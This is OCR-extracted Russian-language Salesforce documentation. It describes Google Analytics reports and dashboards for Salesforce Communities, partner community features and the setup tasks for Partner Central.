
Когда клиент переходит на страницу службы поддержки, у него обычно возникает конкретная проблема, требующая немедленной помощи. У клиента есть возможность ввести свой вопрос в поле поиска и выбрать рекомендуемую статью или открыть обращение к службе поддержки. Отчет о работе со службой поддержки отслеживает, какие обращения создаются и сколько раз клиент выбирал статью. Вы можете детализировать отчет:

- отслеживанием того, сколько обращений отклонено службой поддержки;
- просмотром статей, собравших наибольшее количество нажатий;
- просмотром тем, приводящих к новым обращениям в службу поддержки

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**



Отчет просмотров страниц по новым и возвращающимся пользователям

В отчетах «Просмотры страниц по новым и возвращающимся пользователям» отображаются сведения о том, какие просмотры страниц получены от новых пользователей и сколько от возвращающихся пользователей.


Вы можете детализировать отчет:

- Отслеживайте уровень активности пользователей разных типов в вашем сообществе
- Просмотр просматриваемых страниц
- Получение подробной информации о страницах, например название страницы и URL-адрес

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**



Просмотры страниц по отчету объекта Salesforce

В отчете «Просмотры страниц по объекту Salesforce» отслеживается, сколько раз просматривается страница объекта.


Вы можете детализировать отчет:

- Как отслеживать частоту просмотра страницы объекта
- Получение дополнительной информации о странице, например название страницы и URL-адрес

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**



Прим.: Только переопределенные страницы для объектов фиксируются как разные объекты. Стандартные страницы, такие как Главная страница и Страница поддержки контактов, записываются в «Стандартный» сегмент.

Просмотры страниц по отчету типа пользователя

Отчет «Просмотры страниц по типу пользователя» показывает, как часто каждый тип пользователя просматривает страницу.


Вы можете детализировать отчет:

- Выберите тип пользователя, о котором хотите составить отчет
- Получение дополнительной информации о странице, например название страницы и URL-адрес

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**



Отчет по поисковой деятельности

Отчет по поисковой деятельности отслеживает, какие действия выполняют пользователи после ввода термина в окне поиска.

Когда клиент вводит термин в поле поиска, рекомендуемые статьи и похожие вопросы демонстрируются ему по мере ввода термина. Оттуда клиент может нажать статью или связанный с ней вопрос. У клиентов есть возможность поиска по всему сообществу или сужения поиска вплоть до определенной темы. Они также могут задавать сообществу новый вопрос.


Отчет по поисковой деятельности отслеживает, какие действия пользователь предпринимает на странице, на которой он начинает поиск. Вы можете детализировать отчет:

- Определите, какие условия поиска используются с каждым действием
- Отслеживать, сколько раз используется поисковый запрос

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**



Google Analytics™ для панели мониторинга сообществ Salesforce

Пакет Google Analytics для сообществ Salesforce содержит три панели мониторинга, которые визуально отображают ключевые показатели, отслеживаемые в пакете.

Когда вы получаете доступ к Google Analytics, панели мониторинга Google Analytics для сообществ Salesforce находятся в разделе **Личные** > **панели мониторинга** > **отчетов**. Пакет Google Analytics для сообществ Salesforce содержит три панели мониторинга:

Прим.: Названия панелей мониторинга можно настроить. Все остальные метки не настраиваются.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Панель мониторинга поисковой деятельности

Панель мониторинга поисковой деятельности представляет собой поисковую деятельность внутри сообщества.

Панель мониторинга работы со службой поддержки

Панель мониторинга работы службы поддержки представляет собой действие на странице службы поддержки.

Панель мониторинга просмотров страниц

Панель мониторинга просмотров страниц представляет просмотры страниц в вашем сообществе.

Панель мониторинга поисковой деятельности

Панель мониторинга поисковой деятельности представляет собой поисковую деятельность внутри сообщества.


Вы можете получить следующую информацию из этой панели мониторинга:

- Какие действия были предприняты наиболее часто
- Как внутренние, партнерские, клиентские и гостевые пользователи искали сообщество
- Список поисковых терминов, используемых для создания вопросов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**



Панель мониторинга работы со службой поддержки

Панель мониторинга работы службы поддержки представляет собой действие на странице службы поддержки.


Вы можете получить следующую информацию из этой панели мониторинга:

- частота выбора статьи пользователем или создания обращения на странице службы поддержки;
- какие типы пользователей выбрали статью или создали обращение на странице службы поддержки;
- какие темы приводят к обращениям в службу поддержки;
- какие статьи чаще всего просматривались.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**



Прим.: Есть следующие типы пользователей: внутренние пользователи, партнеры, клиенты и пользователи-гости.

Панель мониторинга просмотров страниц

Панель мониторинга просмотров страниц представляет просмотры страниц в вашем сообществе.


Отслеживание просмотров страниц:

- по объекту Salesforce
- по типу пользователя;
- по расположению;
- по сравнению с новыми пользователями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**



Отслеживание потока пользователей


Поток пользователей отслеживает, как различные типы пользователей взаимодействуют с сообществом.

Поток пользователей это график, который отслеживает навигацию пользователя по всему сообществу. Он обеспечивает анализ моделей трафика на вашем сайте. Шаблоны трафика предоставляют ценную информацию об эффективности сообщества и путь, который пользователь может выбрать для решения проблемы. Перейдите к разделу **«Reporting** > **Audience** > **User Explorer** > **Поток пользователей»** для просмотра.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**



Управление взаимосвязями между партнерами в сообществах

Сообщества — это эффективный инструмент управления отношениями с партнерами. Пригласите партнеров в сообщество и обеспечьте общий доступ к данным CRM, чтобы стимулировать продажи и маркетинг через каналы распределения. Создайте пул интересов общего доступа и передавайте эти интересы пользователям-партнерам в сообществе. Настройте регистрацию сделок, чтобы разрешить партнерам отправлять квалифицированные сделки, минимизировать конфликты по каналам распределения и как можно раньше получать сведения об ожидаемых продажах. Используйте эффективные инструменты Lightning и Salesforce и вместе достигайте поставленных целей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: В случае наличия действующего партнерского портала можно продолжать использовать его для совместной работы с партнерами. Тем не менее мы настоятельно рекомендуем перевести партнеров в сообщество. Лицензии партнерского портала могут также использоваться и в партнерском сообществе.

Salesforce предлагает эффективное решение Lightning, которое позволит создать сообщество партнеров несколькими щелчками кнопок, без необходимости использования кода: Partner Central. В сообществе организации-партнеры могут заходить в систему Salesforce через отдельный веб-сайт и получать доступ только к открытым для них данным. В партнерском сообществе можно осуществлять следующие действия.

- Расширять возможности системы Salesforce для безопасного предоставления данных CRM партнерам.
- Привлекать, адаптировать и обучать партнеров (обучение и сертификация).
- Управлять продажами с использованием программ, уровней, бизнес-планов и систем показателей для партнеров.
- Управлять распределением интересов, регистрацией сделок и составлением смет по продажам.
- Систематизировать каналы маркетинга со средствами развития маркетинга (MDF), маркетинговыми программами и отправкой межбрендовых сообщений эл. почты.
- Обеспечивать эффективные, персонализированные возможности с поддержкой мобильности для повышения продуктивности партнеров

- Управлять, отслеживать и прогнозировать партнерские продажи *наряду* с собственными прямыми продажами в организации Salesforce.

В сообществах можно предоставлять открытый общий доступ к информации в одном местоположении для всех партнеров. Кроме того, можно обмениваться данными в частном порядке с отдельными пользователями-партнерами в этом же сообществе и ограничить доступ с помощью средств безопасности, встроенных в Salesforce.

Пример: Ниже приводится несколько отраслевых примеров использования сообщества для повышения объема продаж партнеров:


- Технологическая компания может совместно с посредниками обмениваться интересами, регистрировать сделки и позиционировать продукты на рынке
- Производственная компания может работать в сообществах со своими дистрибьюторами, оптовыми и розничными продавцами.
- Страховая компания может совместно с независимыми брокерами отслеживать интересы и продавать продукты по страхованию.

СМ. ТАКЖЕ:

Переход от порталов к сообществам

Partner Central — создание партнерских сообществ Lightning

Быстрая установка настраиваемого фирменного пространства, куда можно пригласить партнеров и вместе работать над продажами и маркетингом через партнеров. Решение Lightning Partner Central оптимально для менеджеров канала распределения и партнеров с целью сотрудничества и отслеживания данных о продажах. Благодаря упрощенной установке вкупе с обогащенным фирменным стилем и интуитивным пользовательским интерфейсом, можно быстро создать эксклюзивный интерактивный интерфейс для партнеров.



Partner Central включает предварительно созданные бизнес-правила продаж для партнеров для создания и развития партнерской сети и предоставления возможностей CRM партнерам в одном пространстве общего доступа.

- Использование компонента «Папка входящих интересов» для настройки распределения интересов
- Настройка регистрации сделки и разрешение партнерам отправки правомочных интересов для опережения конкурентов
- Общий доступ к обучающим материалам, материалам по продажам и другим ресурсам
- Сопоставление отчетов и панелей мониторинга по вашему выбору для отслеживания закрытия сделок и действий по интересам
- Настройка Google Analytics для мониторинга деятельности сообщества

Воспользуйтесь практическими советами по выполнению задач настройки и создайте собственное сообщество с помощью Partner Central.

Создание партнерского сообщества с помощью Partner Central — задачи настройки

Partner Central разработан с учетом бизнес-правил партнерских продаж и включает компоненты и страницы, которые уже готовы к использованию и которые легко настроить при необходимости.

Начните работать со своим собственным партнерским сообществом Lightning! Мы предлагаем общую дорожную карту (или рекомендации) по принятию решений и выполнению задач для настройки сообщества с использованием Partner Central.

Планирование	• Стратегия партнерского сообщества • Приобретение партнерских лицензий • Какой шаблон использовать? • Сравнение компонентов, доступных в шаблонах сообщества • Ограничения в сообществах Lightning	*Подготовка организации Salesforce к партнерскому сообществу*	• Настройка роли менеджера канала распределения • Создание организаций-партнеров • Создание пользователей-партнеров • Рекомендации по профилям, ролям и общему доступу для партнеров • Доступ суперпользователя • Делегированное администрирование
Настройка партнерского сообщества	• Обновление единых параметров организации • Проверка рабочих пространств сообщества • Создание сообществ • Совместное использование большего количества записей Salesforce в сообществе	*Расширенные функции PRM и сообществ*	• Распределение интересов • Регистрация сделок • Модерирование сообществ • Настройка панелей мониторинга для мониторинга сообщества • Создание страниц и групп, ориентированных на конкретную аудиторию

Проектирование сообщества	• Настройка сообщества (конструктор) • Настройка страниц и компонентов сообщества (конструктор) • Настройка навигации сообщества • Какие компоненты можно использовать в Partner Central? • Настройка папки входящих интересов • Настройка действий по быстрому созданию • Настраиваемые макеты темы	*Составление отчетов по сообществам*	• Отчеты и панели мониторинга сообществ • Настраиваемые отчеты • Управление отчетами для партнеров • Пакеты отчетов AppExchange для сообществ • Google Analytics™

Включение партнерской функции в организации

Приобретите партнерские лицензии, чтобы включить функциональность партнера в организации. Партнерские лицензии требуются, чтобы использовать шаблон сообщества Lightning Partner Central, настраивать организации-партнеры и создавать пользователей-партнеров в организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

